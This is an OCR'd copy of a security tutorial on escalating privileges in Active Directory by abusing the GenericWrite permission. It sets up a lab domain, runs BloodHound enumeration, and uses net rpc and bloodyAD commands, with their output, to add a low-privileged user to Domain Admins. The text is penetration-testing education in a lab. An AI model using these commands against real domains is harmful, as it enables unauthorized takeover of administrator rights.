
Abusing AD-DACL: GenericWrite

hackingarticles.in/genericwrite-active-directory-abuse

Raj November 27, 2024



In this post, we explore **GenericWrite Active Directory abuse**, focusing on how attackers exploit **Discretionary Access Control Lists (DACLs)** to escalate privileges. By abusing the **GenericWrite** permission, adversaries can modify group memberships, service principal names, or login scripts—leading to lateral movement or domain dominance.

The lab setup necessary to simulate these attacks is outlined, with methods mapped to the **MITRE ATT&CK framework** to clarify the associated techniques and tactics. **Detection mechanisms** for identifying **suspicious** activities linked to **GenericWrite attacks** are also covered, alongside actionable recommendations for **mitigating these vulnerabilities**. This overview equips security professionals with **critical insights** to recognize and defend against these prevalent threats.

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GenericWrite Permission

The **GenericWrite** permission in **Active Directory** allows a user to modify all writable attributes of an object, except for properties that require special permissions such as resetting passwords.

If an attacker gains GenericWrite over a user, they can write to the **servicePrincipalNames** attribute and immediately initiate a **targeted Kerberoasting** attack.
Moreover, having **GenericWrite** over a group enables them to add their account—or one they control—directly to that group, effectively escalating privileges.
Alternatively, if the attacker obtains **GenericWrite** over a computer object, they can modify the **msds-KeyCredentialLink** attribute. **As a result**, they create **Shadow Credentials** and authenticate as that computer account using **Kerberos PKINIT**.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, BloodyAD
- Windows 10/11 – As Client

Lab Setup – User Owns GenericWrite Permission on the Domain Admin Group

Create the Active Directory Environment:

To simulate an **Active Directory** environment, set up a **Windows Server** as a **Domain Controller (DC)** and a client machine (Windows or Linux) to run enumeration and exploitation tools.

Domain Controller:

- First, install **Windows Server** (2016 or 2019 recommended).
- Then, promote it to a **Domain Controller** by adding the **Active Directory Domain Services** role.
- Finally, set up the domain (e.g., `ignite.local`).

User Accounts:

Next, create a standard user account named **Anuradha**:

net user anuradha Password@1 /add /domain


```
C:\Users\Administrator>net user anuradha Password@1 /add /domain
The command completed successfully.
```

Assign the "GenericWrite" Privilege to Anuradha:


Once you configure the , assign the **GenericWrite** privilege to **Anuradha** for the **Domain Admins** group.

Steps:


- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Locate the **Domain Admins** group in the Users container.
- Right-click on **Domain Admins** and go to **Properties**.




Navigate to the **Security** tab, then click on **Add**.




In the “Enter the object name to select” box, type **Anuradha** and click **Check Names,** and then click on OK.



In the **Permissions** section, check the box for **Write** permission.



Selecting the **Write** checkbox automatically enables **Add/remove self as member**.



After applying the settings, **Anuradha** now **has GenericWrite and AddSelf rights** over the **Domain Admins** group. **Consequently**, she can add herself—or any principal she controls—to the group.

Exploitation Phase I – User Owns GenericWrite Permission on a Group


Bloodhound – Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Anuradha** has the **GenericWrite** permission on the **Domain Admins** group.


bloodhound-python -u anuradha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u anuradha -p Password@1 -ns 192.168.1.7 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Conne
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



Thus, it has shown the Anuradha User has GenericWrite and SelfAdd privilege to Domain Admin group.



Method for Exploitation – Account Manipulation (T1098)

Linux Net RPC – Samba

The tester can abuse this permission by adding Anuradha User into Domain Admin group and list the domain admin members to ensure that Anuradha Users becomes Domain Admin.

net rpc group addmem "Domain Admins" anuradha -U ignite.local/anuradha%'Password@1' -S 192.168.1.7

```
┌──(root㉿kali)-[~/blood]
└─# net rpc group members "Domain Admins" -U ignite.local/anuradha%'Password@1' -S 192.168.1.7
IGNITE\Administrator

┌──(root㉿kali)-[~/blood]
└─# net rpc group addmem "Domain Admins" anuradha -U ignite.local/anuradha%'Password@1' -S 192.168.1.7

┌──(root㉿kali)-[~/blood]
└─# net rpc group members "Domain Admins" -U ignite.local/anuradha%'Password@1' -S 192.168.1.7
IGNITE\Administrator
IGNITE\anuradha
```

Alternatively, it can be achieved using [bloodyAD]

bloodyAD --host "192.168.1.7" -d "ignite.local" -u "anuradha" -p "Password@1" add groupMember "Domain Admins""anuradha"

```
┌──(root㉿kali)-[~/blood]
└─# bloodyAD --host "192.168.1.7" -d "ignite.local" -u "anuradha" -p "Password@1" add groupMember "Domain Admins" "anuradha"
[+] anuradha added to Domain Admins
```

